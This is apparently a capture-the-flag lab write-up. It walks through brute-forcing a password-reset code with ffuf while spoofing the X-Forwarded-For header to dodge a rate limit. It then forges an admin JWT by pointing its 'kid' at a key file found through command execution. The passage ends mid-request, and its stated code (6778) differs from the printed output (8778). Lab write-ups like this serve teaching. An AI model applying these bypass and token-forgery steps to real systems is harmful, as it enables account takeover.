


3.Login


I intercepted the request using Burp Suite – there are two parameters: the reset code and the number of seconds left.




I modified the request to give myself more time – something like 1740000 seconds 😄




Then I wrote a Python script to generate all 4-digit code combinations and save them to a file.







I configured the attack parameters in Burp.




But it failed – too many requests. I checked the response and saw there's an IP rate limit.



I checked the response and saw there's an IP rate limit.




So I took a different approach – I extracted the session cookie from my browser.




Then I configured **ffuf** to bypass the rate limit – and got the code: **6778**.

```
┌──[root@parrot]─[/home/user]
└──╼ #ffuf -u http://10.10.53.210:1337/reset_password.php -w /home/user/Desktop/codes.txt -X "POST" -H "Content-Type: application/x-www-form-urlencoded" -H "Cookie: PHPSESSID=chp730vrk7adj49bp8bcggtd2m" -H "X-Forwarded-For: FUZZ" -d "recovery_code=FUZZ&s=175" -fr "Invalid" -s
8778
```

Now I could reset the password.




Successfully logged in – and grabbed the **first flag**!




4.Second flag


We can execute basic commands in the "Enter command" field, such as **ls.**




We find an interesting file: **188ade1.key.**
Using curl, we can see its contents.



In the page source, we also find a **jwtToken**.



We decode the token.



It shows the role is "user" – so we attempt to change the role to "admin".
We also need to update the "kid" (key ID) parameter to match the key we found earlier.

JWT Debugger

Debugger | Introduction | Libraries | Ask

Fill in the fields below to generate a signed JWT.

Generate example

HEADER: ALGORITHM & TOKEN TYPE CLEAR

Valid header

```
{
  "typ": "JWT",
  "alg": "HS256",
  "kid": "/var/www/html/188ade1.key"
}
```

PAYLOAD: DATA CLEAR

Valid payload


```
{
  "iss": "http://hammer.thm",
  "aud": "http://hammer.thm",
  "iat": 1752058343,
  "exp": 1752061943,
  "data": {
    "user_id": 1,
    "email": "tester@hammer.thm",
    "role": "admin"
  }
}
```

SIGN JWT: SECRET CLEAR

JSON WEB TOKEN COPY

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L2h0bWwvMTg4YWRlMS5rZXkifQ.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0IjoxNzUyMDU4MzQzLCJleHAiOjE3NTIwNjE5NDMsImRhdGEiOnsidXNlcl9pZCI6MSwiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJhZG1pbiJ9fQ.BSwoe-uBQVwby9wylNEKYLfcmiFht2h7XvIsri80R2Q
```

Next, we intercept the **ls** request in Burp Suite.



We modify the token and resend the request to read the flag.

Send Cancel

Request

Pretty Raw Hex

```
POST /execute_command.php HTTP/1.1
Host: 10.10.53.210:1337
Content-Length: 39
Authorization: Bearer
